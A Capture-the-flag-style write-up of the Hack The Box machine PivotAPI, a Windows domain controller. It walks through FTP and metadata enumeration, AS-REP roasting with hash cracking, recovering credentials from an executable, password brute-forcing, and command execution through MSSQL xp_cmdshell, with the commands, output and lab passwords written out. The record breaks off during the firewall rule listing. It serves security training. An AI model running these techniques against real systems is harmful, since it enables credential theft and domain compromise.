

Offensive Security: PivotAPI - Hack The Box
Table of Contents
Machine Info
Pivotapi is an insane machine that involves user enumeration through the metadata of PDFs which are downloaded from a FTP file share server. Since the user has not got preauth with Kerberos it is possible to request a TGT for him which can be cracked with Hashcat. With the provided credentials an SMB enumeration exposes an executable which when reversed engineered reveals credentials to authenticate to MSSQL. After gaining access to the system it is possible to locate a keepass database on the target, leading to further misconfiguration abuse through Active Directory which leads obtaining the Administrator’s password through LAPS and thus get execution on the target through psexec as user Administrator.

Radar graph:
Reconnaissance
Initial TCP port scan with nmap:
# Nmap 7.99 scan initiated Sun Sep 13 15:12:11 2026 as: nmap -p21,22,53,88,135,139,389,445,464,593,636,1433,3268,3269,9389,49668,49677,49678,49708 -sCV -Pn -oN nmap.log 10.129.228.115
Nmap scan report for 10.129.228.115
Host is up (0.16s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-19-21  03:06PM               103106 10.1.1.414.6453.pdf
| 02-19-21  03:06PM               656029 28475-linux-stack-based-buffer-overflows.pdf
| 02-19-21  12:55PM              1802642 BHUSA09-McDonald-WindowsHeap-PAPER.pdf
| 02-19-21  03:06PM              1018160 ExploitingSoftware-Ch07.pdf
| 08-08-20  01:18PM               219091 notes1.pdf
| 08-08-20  01:34PM               279445 notes2.pdf
| 08-08-20  01:41PM                  105 README.txt
|_02-19-21  03:06PM              1301120 RHUL-MA-2009-06.pdf
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   3072 fa:19:bb:8d:b6:b6:fb:97:7e:17:80:f5:df:fd:7f:d2 (RSA)
|   256 44:d0:8b:cc:0a:4e:cd:2b:de:e8:3a:6e:ae:65:dc:10 (ECDSA)
|_  256 93:bd:b6:e2:36:ce:72:45:6c:1d:46:60:dd:08:6a:44 (ED25519)
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-13 21:12:17Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: LicorDeBellota.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.228.115:1433:
|     Target_Name: LICORDEBELLOTA
|     NetBIOS_Domain_Name: LICORDEBELLOTA
|     NetBIOS_Computer_Name: PIVOTAPI
|     DNS_Domain_Name: LicorDeBellota.htb
|     DNS_Computer_Name: PivotAPI.LicorDeBellota.htb
|     DNS_Tree_Name: LicorDeBellota.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.228.115:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-09-13T21:05:24
|_Not valid after:  2056-09-13T21:05:24
|_ssl-date: 2026-09-13T21:13:48+00:00; -1s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: LicorDeBellota.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PIVOTAPI; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-09-13T21:13:11
|_  start_date: N/A
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Sep 13 15:13:58 2026 -- 1 IP address (1 host up) scanned in 107.28 seconds
The scan reveals typical domain controller services such as LDAP, Kerberos, SMB, and DNS. We can also see SSH for remote administration, an MSSQL database, and an FTP server with anonymous authentication enabled.
This result also shows that the name of the DC is PIVOTAPI and the domain is LicorDeBellota.htb.
To resolve the domain name, I’ll add an entry to /etc/hosts:
[bryan@sec]$ echo "PivotAPI.LicorDeBellota.htb PivotAPI LicorDeBellota.htb" >> /etc/hosts
Enumeration
The FTP server exposes several files that can be accessed without credentials, so the first thing I’ll do is download them:
[bryan@sec]$ ftp 10.129.228.115
Connected to 10.129.228.115.
220 Microsoft FTP Service
Name (10.129.228.115:bryan): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> prompt off
Interactive mode off.
ftp> binary
200 Type set to I.
ftp> passive
Passive mode on.
ftp> dir
227 Entering Passive Mode (10,129,228,115,235,127).
125 Data connection already open; Transfer starting.
02-19-21  03:06PM               103106 10.1.1.414.6453.pdf
02-19-21  03:06PM               656029 28475-linux-stack-based-buffer-overflows.pdf
02-19-21  12:55PM              1802642 BHUSA09-McDonald-WindowsHeap-PAPER.pdf
02-19-21  03:06PM              1018160 ExploitingSoftware-Ch07.pdf
08-08-20  01:18PM               219091 notes1.pdf
08-08-20  01:34PM               279445 notes2.pdf
08-08-20  01:41PM                  105 README.txt
02-19-21  03:06PM              1301120 RHUL-MA-2009-06.pdf
226 Transfer complete.
ftp> mkdir test
550 Access is denied.
ftp> mget *
local: 10.1.1.414.6453.pdf remote: 10.1.1.414.6453.pdf
...[snip]...
local: RHUL-MA-2009-06.pdf remote: RHUL-MA-2009-06.pdf
227 Entering Passive Mode (10,129,228,115,207,157).
125 Data connection already open; Transfer starting.
226 Transfer complete.
1301120 bytes received in 12.7914 seconds (99.3342 kbytes/s)
Most of these documents are about memory attacks and buffer overflows but they don’t contain much relevant information.
[bryan@sec]$ ls
10.1.1.414.6453.pdf                           BHUSA09-McDonald-WindowsHeap-PAPER.pdf  notes1.pdf  README.txt
28475-linux-stack-based-buffer-overflows.pdf  ExploitingSoftware-Ch07.pdf             notes2.pdf  RHUL-MA-2009-06.pdf
[bryan@sec]$ cat README.txt;echo
VERY IMPORTANT!!
Don't forget to change the download mode to binary so that the files are not corrupted.
The contents of notes2.pdf look like this:
Now I’ll show the metadata for notes1.pdf and notes2.pdf:
[bryan@sec]$ exiftool notes*.pdf
======== notes1.pdf
ExifTool Version Number         : 13.55
File Name                       : notes1.pdf
Directory                       : .
File Size                       : 219 kB
...[snip]...
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 5
Creator                         : cairo 1.10.2 (http://cairographics.org)
Producer                        : cairo 1.10.2 (http://cairographics.org)
======== notes2.pdf
ExifTool Version Number         : 13.55
File Name                       : notes2.pdf
Directory                       : .
...[snip]...
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 5
XMP Toolkit                     : Image::ExifTool 12.03
Creator                         : Kaorz
Publisher                       : LicorDeBellota.htb
Producer                        : cairo 1.10.2 (http://cairographics.org)
The document notes2.pdf is about memory attacks and its metadata contains the name Kaorz in the Creator field. This is relevant because unlike the other files, these two documents appear to belong to a domain user: they’re written in Spanish, and one of them has the domain LicorDeBellota.htb listed as the Publisher.
We can quickly verify this with kerbrute to see whether the user exists in the domain:
[bryan@sec]$ cat users.txt
Adminsitrator
Kaorz
[bryan@sec]$ kerbrute userenum --dc 10.129.228.115 -d LicorDebellota.htb users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/24/26 - Ronnie Flathers @ropnop

2026/09/13 21:24:51 >  Using KDC(s):
2026/09/1 21:24:51 >  	10.129.228.115:88

2026/09/13 21:24:52 >  [+] VALID USERNAME:	Kaorz@LicorDebellota.htb
2026/09/13 21:24:52 >  Done! Tested 2 usernames (1 valid) in 0.180 seconds
This confirms that the Kaorz user is valid.
Although I added the Administrator user to users.txt, it wasn’t shown as valid because the DC was installed in Spanish, so the account is actually called Administrador.
Running kerbrute again with the Administrador account (Administrator in Spanish), we can see that it’s now reported as valid:
[bryan@sec]$ kerbrute userenum --dc 10.129.228.115 -d LicorDebellota.htb user.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/24/26 - Ronnie Flathers @ropnop

2026/09/13 21:26:19 >  Using KDC(s):
2026/09/13 21:26:19 >  	10.129.228.115:88

2026/09/13 21:26:20 >  [+] VALID USERNAME:	Administrador@LicorDebellota.htb
2026/09/13 21:26:20 >  [+] VALID USERNAME:	Kaorz@LicorDebellota.htb
2026/09/13 21:26:20 >  Done! Tested 3 usernames (2 valid) in 0.202 seconds# Kerberos PreAuthentication
I’ll continue the enumeration by listing the available shares:
[bryan@sec]$ nxc smb 10.129.228.115 -u 'Guest' -p '' --shares
SMB         10.129.228.115  445    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.115  445    PIVOTAPI         [-] LicorDeBellota.htb\Guest: STATUS_LOGON_FAILURE
[bryan@sec]$ nxc smb 10.129.228.115 -u 'Invitado' -p '' --shares
SMB         10.129.228.115  445    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.115  445    PIVOTAPI         [-] LicorDeBellota.htb\Invitado: STATUS_ACCOUNT_DISABLED
[bryan@sec]$ nxc smb 10.129.228.115 -u '' -p '' --shares
SMB         10.129.228.115  445    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.115  445    PIVOTAPI         [+] LicorDeBellota.htb\:
SMB         10.129.228.115  445    PIVOTAPI         [-] Error enumerating shares: STATUS_ACCESS_DENIED
We get an authentication error when using the Guest account because we need to use its Spanish name. Even then, the Invitado account is disabled, and anonymous login doesn’t have permissions to view the shares.
The RPC interfaces are restricted as well:
[bryan@sec]$ rpcclient 10.129.228.115 -U '' -N
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> srvinfo
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
Now I’ll check whether the Kaorz user has Kerberos pre-authentication disabled:
[bryan@sec]$ GetNPUsers.py 'licordebellota.htb/' -no-pass -usersfile user.txt
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$Kaorz@LICORDEBELLOTA.HTB:e883a4b2d8948c9d9ebb8cedad449d73$07c29369fe5b563975e031640487af1c9f33ce68f92a12015e6e7dc308a0460ff48e8dea1a7efeaba40bf6ff25ce3081f98c31e4347b252311dc82324ec0ef993c8605e17cd935edb1a8b9a6b8bc6edecd2bad7f7d28f3c9235bde6936e797afe536ead749faa8292bbc9802f5f6dfaa95f48189111db0b423a80174bd69171af3e012b0575ef7e584e9c7e9c9b94fcb990dbea45ee6a1b39529148cb64d07f7acbf492d4a2777499a9c259ee7ac761dac3b03c06080529a1bf4cb2f95b5afe25b15513856afb21c60408f1880806600b4546de544eadebd26b1a1f7784ad3169ae69c33b397917f889d510ee59c1faa28c93d2865c48e45
[-] User Administrador doesn't have UF_DONT_REQUIRE_PREAUTH set
The user has pre-authentication disabled, which allows us to obtain their AS-REP hash.
Now let’s crack the hash:
[bryan@sec]$ hashcat kaorz_hash.txt /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
...[snip]...
$krb5asrep$23$Kaorz@LICORDEBELLOTA.HTB:cdb82ff897...[snip]...032b5a02:Roper4155
...[snip]...
The hash was successfully cracked so we now have the password Roper4155.
I’ll now use BloodHound to gather more information about the domain and user DACLs:
Here we can see an attack path starting from a user named Jari that could potentially lead to Domain Admin privileges. This path is important because if we managed to compromise Jari’s account, we could gain access to the Gibdeon user, who can read passwords stored in LAPS (Local Administrator Password Solution).
For now, there’s no direct path to the Jari user.
I’ll continue enumerating available shared resources:
[bryan@sec]$ nxc smb 10.129.228.115 -u 'Kaorz' -p 'Roper4155' --shares
SMB         10.129.228.115  445    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.115  445    PIVOTAPI         [+] LicorDeBellota.htb\Kaorz:Roper4155
SMB         10.129.228.115  445    PIVOTAPI         [*] Enumerated shares
SMB         10.129.228.115  445    PIVOTAPI         Share           Permissions     Remark
SMB         10.129.228.115  445    PIVOTAPI         -----           -----------     ------
SMB         10.129.228.115  445    PIVOTAPI         ADMIN$                          Admin remota
SMB         10.129.228.115  445    PIVOTAPI         C$                              Recurso predeterminado
SMB         10.129.228.115  445    PIVOTAPI         IPC$            READ            IPC remota
SMB         10.129.228.115  445    PIVOTAPI         NETLOGON        READ            Recurso compartido del servidor de inicio de sesión
SMB         10.129.228.115  445    PIVOTAPI         SYSVOL          READ            Recurso compartido del servidor de inicio de sesión
The result shows several default directories, and the user has read access to them.
I’ll list the files inside NETLOGON:
[bryan@sec]$ smbclient '\\10.129.228.115\NETLOGON' -c 'prompt off; recurse on; dir' -U 'Kaorz%Roper4155'
  .                                   D        0  Sat Aug  8 04:42:28 2020
  ..                                  D        0  Sat Aug  8 04:42:28 2020
  HelpDesk                            D        0  Sun Aug  9 09:40:36 2020

\HelpDesk
  .                                   D        0  Sun Aug  9 09:40:36 2020
  ..                                  D        0  Sun Aug  9 09:40:36 2020
  Restart-OracleService.exe           A  1854976  Fri Feb 19 04:52:01 2021
  Server MSSQL.msg                    A    24576  Sun Aug  9 05:04:14 2020
  WinRM Service.msg                   A    26112  Sun Aug  9 05:42:20 2020

		5158399 blocks of size 4096. 1092859 blocks available
This directory contains an executable related to a database and two .msg (format for Outlook email files).
The Server_MSSQL.msg file contains an email sent by cybervaca reporting the migration of an Oracle database to MSSQL. It also mentions that an executable was created to restart the service:
The second file WinRM_Service.msg contains an email from helpdesk announcing that they created a firewall rule to block external access to WinRM.
We also have the Windows executable Restart-OracleService.exe, which is used to restart a database:
[bryan@sec]$ file Restart-OracleService.exe
Restart-OracleService.exe: PE32+ executable for MS Windows 5.02 (console), x86-64, 6 sections
[bryan@sec]$ strings Restart-OracleService.exe | grep -E "pass|secret|user|db"
dbbF
dbUt
g~-"db
dbWD
>Tdb$
jadbwo
db3V
sdbRW
dbl{=H
At first glance, we don’t see any credential strings in the raw contents of the file.
Shell as svc_mssql
Binary Analysis
To analyze what this Restart-OracleService.exe executable is doing, I’ll use procmon.exe to monitor all the actions the binary performs on the system when it’s executed:
After running Restart-OracleService.exe, several temporary files and a BAT file are created inside %TEMP%, but they’re immediately deleted.
To be able to read this BAT file, I’ll modify the DACL of the %TEMP% directory to revoke delete permissions from my user. I’ll use the following PowerShell script:
$Path = "C:\Users\bryan\AppData\Local\Temp"
$User = "bryan"

# Backup ACL
$Backup = "C:\Users\bryan\Desktop\pivotapi\ACL_Backup.xml"
Get-Acl -Path $Path | Export-Clixml -Path $Backup

Write-Host "[+] Original ACL saved in $Backup"

$acl = Get-Acl -Path $Path

# Add write permissions
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule(
    $User,
    "Write,CreateFiles,CreateDirectories",
    "ContainerInherit,ObjectInherit",
    "None",
    "Allow"
)
$acl.AddAccessRule($rule)

# Deny delete permissions
$denyDelete = New-Object System.Security.AccessControl.FileSystemAccessRule(
    $User,
    "Delete,DeleteSubdirectoriesAndFiles",
    "ContainerInherit,ObjectInherit",
    "None",
    "Deny"
)
$acl.AddAccessRule($denyDelete)

Set-Acl -Path $Path -AclObject $acl
Write-Host "[+] Permissions modified: $User can write/create but not delete."
Whe then run the binary again and the BAT file is created but it isn’t deleted because the process no longer has permission to do so:
We can use the following PowerShell script to restore the directory permissions:
$Path = "C:\Users\bryan\AppData\Local\Temp"
$Backup = "C:\Users\bryan\Desktop\pivotapi\ACL_Backup.xml"

$acl = Import-Clixml -Path $Backup
Set-Acl -Path $Path -AclObject $acl

Write-Host "[+] Original ACL restored."
Now we can see the contents of the BAT file:
The file contains a script that stores a large Base64-encoded string in C:\ProgramData\oracle.txt.
Here we can see the last lines of the script:
echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe", [System.Convert]::FromBase64String($salida)) > c:\programdata\monta.ps1
powershell.exe -exec bypass -file c:\programdata\monta.ps1
del c:\programdata\monta.ps1
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe
It stores a PowerShell script in C:\ProgramData\monta.ps1, which decodes the Base64 contents of oracle.txt and writes the result to restart-service.exe, which is then executed and deleted.
To analyze the restart-service.exe file, I’ll run monta.ps1 again but before doing that we need to remove the user verification lines at the beginning of the script and delete the final line of code that deletes the executable.
Now I’ll take this restart-service.exe file and run it manually to monitor its behavior with procmon:
After analyzing the capture, I didn’t find much relevant information.
Now I’ll capture the function calls and arguments used by the executable:
The result shows the function CreateProcessWithLogonW() to restart a service called OracleServiceXE. The parameters contain the user svc_oracle and the password #oracle_s3rV1c3!2010. The full line of code is the following:
CreateProcessWithLogonW( "svc_oracle", "", "#oracle_s3rV1c3!2010", 0, NULL, ""c:\windows\system32\cmd.exe" /c sc.exe stop OracleServiceXE; sc.exe start OracleServiceXE", 0, NULL, "C:\ProgramData", 0x000000000235cfe0, 0x0000000004061c20 )
Even so, I don’t get any valid matches when I try the password against all the domain users:
[bryan@sec]$ nxc smb 10.129.228.115 -u 'svc_oracle' -p '#oracle_s3rV1c3!2010'
SMB         10.129.228.115  445    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.115  445    PIVOTAPI         [-] LicorDeBellota.htb\svc_oracle:#oracle_s3rV1c3!2010 STATUS_LOGON_FAILURE

[bryan@sec]$ nxc smb 10.129.228.115 -u users.txt -p '#oracle_s3rV1c3!2010' --continue-on-success
SMB         10.129.228.115  445    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.115  445    PIVOTAPI         [-] LicorDeBellota.htb\Administrador:#oracle_s3rV1c3!2010 STATUS_LOGON_FAILURE
SMB         10.129.228.115  445    PIVOTAPI         [-] LicorDeBellota.htb\cybervaca:#oracle_s3rV1c3!2010 STATUS_LOGON_FAILURE
...[snip]...
SMB         10.129.228.115  445    PIVOTAPI         [-] LicorDeBellota.htb\aDoN90:#oracle_s3rV1c3!2010 STATUS_LOGON_FAILURE
SMB         10.129.228.115  445    PIVOTAPI         [-] LicorDeBellota.htb\ippsec:#oracle_s3rV1c3!2010 STATUS_LOGON_FAILURE
SMB         10.129.228.115  445    PIVOTAPI         [-] LicorDeBellota.htb\0xdf:#oracle_s3rV1c3!2010 STATUS_LOGON_FAILURE
In fact, if we run an LDAP query to check the domain objects, we can see that there’s no user named svc_oracle, but there is a svc_mssql account:
[bryan@sec]$ nxc ldap 10.129.228.115 -u 'Kaorz' -p 'Roper4155' --query '(samAccountName=svc_sql)' 'samAccountName'
LDAP        10.129.228.115  389    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.228.115  389    PIVOTAPI         [+] LicorDeBellota.htb\Kaorz:Roper4155
[bryan@sec]$ nxc ldap 10.129.228.115 -u 'Kaorz' -p 'Roper4155' --query '(samAccountName=svc_mssql)' 'samAccountName'
LDAP        10.129.228.115  389    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.228.115  389    PIVOTAPI         [+] LicorDeBellota.htb\Kaorz:Roper4155
LDAP        10.129.228.115  389    PIVOTAPI         [+] Response for object: CN=mssql service,CN=Users,DC=LicorDeBellota,DC=htb
LDAP        10.129.228.115  389    PIVOTAPI         sAMAccountName       svc_mssql
This makes sense because we previously saw an email mentioning the migration from an Oracle database to MSSQL. This means there used to be a service account called svc_sql, but it was replaced by svc_mssql.
We can also see that part of the password contains the year 2010, while the machine’s current context is 2021, so that may have changed as well.
Bruteforce
We can use the following Bash script to create a wordlist with variations of the original password #oracle_s3rV1c3!2010:
for i in $(seq 2010 2021)
  do
    echo "#mssql_s3rV1c3!${i}"
    echo "#mssql_s3rV1c10!${i}"
    echo "#mssql_svc!${i}"
  done
Before performing the brute force, we can see that there’s no failed-login threshold before an account gets locked, so we won’t have any problems with the attack:
[bryan@sec]$ nxc smb 10.129.228.115 -u 'Kaorz' -p 'Roper4155' --pass-pol
SMB         10.129.228.115  445    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.115  445    PIVOTAPI         [+] LicorDeBellota.htb\Kaorz:Roper4155
SMB         10.129.228.115  445    PIVOTAPI         [+] Dumping password info for domain: LICORDEBELLOTA
SMB         10.129.228.115  445    PIVOTAPI         Minimum password length: 7
SMB         10.129.228.115  445    PIVOTAPI         Password history length: 24
SMB         10.129.228.115  445    PIVOTAPI         Maximum password age: 41 days 23 hours 53 minutes
SMB         10.129.228.115  445    PIVOTAPI
SMB         10.129.228.115  445    PIVOTAPI         Password Complexity Flags: 000001
SMB         10.129.228.115  445    PIVOTAPI             Domain Refuse Password Change: 0
SMB         10.129.228.115  445    PIVOTAPI             Domain Password Store Cleartext: 0
SMB         10.129.228.115  445    PIVOTAPI             Domain Password Lockout Admins: 0
SMB         10.129.228.115  445    PIVOTAPI             Domain Password No Clear Change: 0
SMB         10.129.228.115  445    PIVOTAPI             Domain Password No Anon Change: 0
SMB         10.129.228.115  445    PIVOTAPI             Domain Password Complex: 1
SMB         10.129.228.115  445    PIVOTAPI
SMB         10.129.228.115  445    PIVOTAPI         Minimum password age: 1 day 4 minutes
SMB         10.129.228.115  445    PIVOTAPI         Reset Account Lockout Counter: 30 minutes
SMB         10.129.228.115  445    PIVOTAPI         Locked Account Duration: 30 minutes
SMB         10.129.228.115  445    PIVOTAPI         Account Lockout Threshold: None
SMB         10.129.228.115  445    PIVOTAPI         Forced Log off Time: Not Set
Now I’ll use the wordlist against the svc_mssql user:
[bryan@sec]$ nxc smb 10.129.228.115 -u 'svc_mssql' -p wordlist.txt --continue-on-success | grep '[+]'
SMB                      10.129.228.115  445    PIVOTAPI         [+] LicorDeBellota.htb\svc_mssql:#mssql_s3rV1c3!2020
We found the valid password for the svc_mssql user: #mssql_s3rV1c3!2020.
RCE via xp_cmdshell
Looking for more information about the svc_mssql account, we can see that it’s a member of the Remote Management Users group.
This group would normally let us get a shell on the DC through WinRM, but the service is blocked by the firewall.
We can’t access it over SSH either:
[bryan@sec]$ ssh svc_mssql@10.129.228.115
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
svc_mssql@10.129.228.115's password:
Permission denied, please try again.
This account appears to control the MSSQL database, so we can try logging in with its credentials:
[bryan@sec]$ mssqlclient.py 'licordebellota.htb/svc_mssql:#mssql_s3rV1c3!2020'@10.129.228.115
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(PIVOTAPI\SQLEXPRESS): Line 1: Error de inicio de sesión del usuario 'svc_mssql'.
[bryan@sec]$ mssqlclient.py 'licordebellota.htb/svc_mssql:#mssql_s3rV1c3!2020'@10.129.228.115 -windows-auth
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(PIVOTAPI\SQLEXPRESS): Line 1: Error de inicio de sesión del usuario 'LICORDEBELLOTA\svc_mssql'.
The credentials don’t let us access the database either.
We can also try logging in as the default sa user by reusing the password we have:
[bryan@sec]$ mssqlclient.py 'licordebellota.htb/sa:#mssql_s3rV1c3!2020@10.129.228.115'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(PIVOTAPI\SQLEXPRESS): Line 185: Se ha cambiado la opción de configuración 'show advanced options' de 1 a 1. Ejecute la instrucción RECONFIGURE para instalar.
INFO(PIVOTAPI\SQLEXPRESS): Line 185: Se ha cambiado la opción de configuración 'xp_cmdshell' de 1 a 1. Ejecute la instrucción RECONFIGURE para instalar.
SQL (sa  dbo@master)> xp_cmdshell "whoami"
output
---------------------------
nt service\mssql$sqlexpress
NULL
SQL (sa  dbo@master)> xp_cmdshell "hostname"
output
--------
PivotAPI
NULL
SQL (sa  dbo@master)> xp_cmdshell "ipconfig"
output
-------------------------------------------------------------
NULL
Configuración IP de Windows
NULL
NULL
Adaptador de Ethernet Ethernet0 2:
NULL
   Sufijo DNS específico para la conexión. . : .htb
   Dirección IPv4. . . . . . . . . . . . . . : 10.129.228.115
   Máscara de subred . . . . . . . . . . . . : 255.255.0.0
   Puerta de enlace predeterminada . . . . . : 10.129.0.1
NULL
The password reuse worked, and we can also run system commands through xp_cmdshell.
Now I’ll list the firewall rules that are being applied:
SQL (sa  dbo@master)> xp_cmdshell "powershell Get-NetFireWallRule -Action Block -Enabled True"
output
--------------------------------------------------------------------------------
NULL
NULL
Name                  : {024995C1-0225-4A9B-A7F6-F4F78BEFFF2F}
DisplayName           : Block TCP
Description           :
DisplayGroup          :
Group                 :
Enabled               : True
Profile               : Any
Platform              : {}
Direction             : Outbound
Action                : Block
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status                : Se analizó la regla correctamente desde el almacén. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
NULL
Name                  : {577D5EA8-9AC9-4EF4-AF33-8A23EFE45CDB}
DisplayName           : Block UDP
Description           :
DisplayGroup          :
Group                 :
Enabled               : True
Profile               : Any
Platform              : {}
Direction             : Outbound
Action                : Block
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status                : Se analizó la regla correctamente desde el almacén. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
NULL
Name                  : {647E1258-90D4-47EE-B28A-82DE515A1326}
DisplayName           : Deny WinRM
Description           :
DisplayGroup          :
Group                 :
Enabled               : True
Profile               : Any
Platform              : {}
Direction             : Inbound
Action                : Block
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status                : Se analizó la regla correctamente desde el almacén. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
NULL
Name                  : {C63C187F-9AE2-43C0-AEAD-B49FE6A7F823}
DisplayName           : Deny ICMP
Description           :
DisplayGroup          :
Group                 :
Enabled               : True
Profile               : Any
Platform              : {}
Direction             : Inbound
Action                : Block
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status                : Se analizó la regla correctamente desde el almacén. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
NULL
Name                  : {BD3B64CC-44AC-4839-AE86-B56D6A780FB0}
DisplayName           : Deny ALL ICMP Shells
Description           :
DisplayGroup          :
Group                 :
Enabled               : True
Profile               : Any
Platform              : {}
Direction             : Outbound
Action                : Block
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
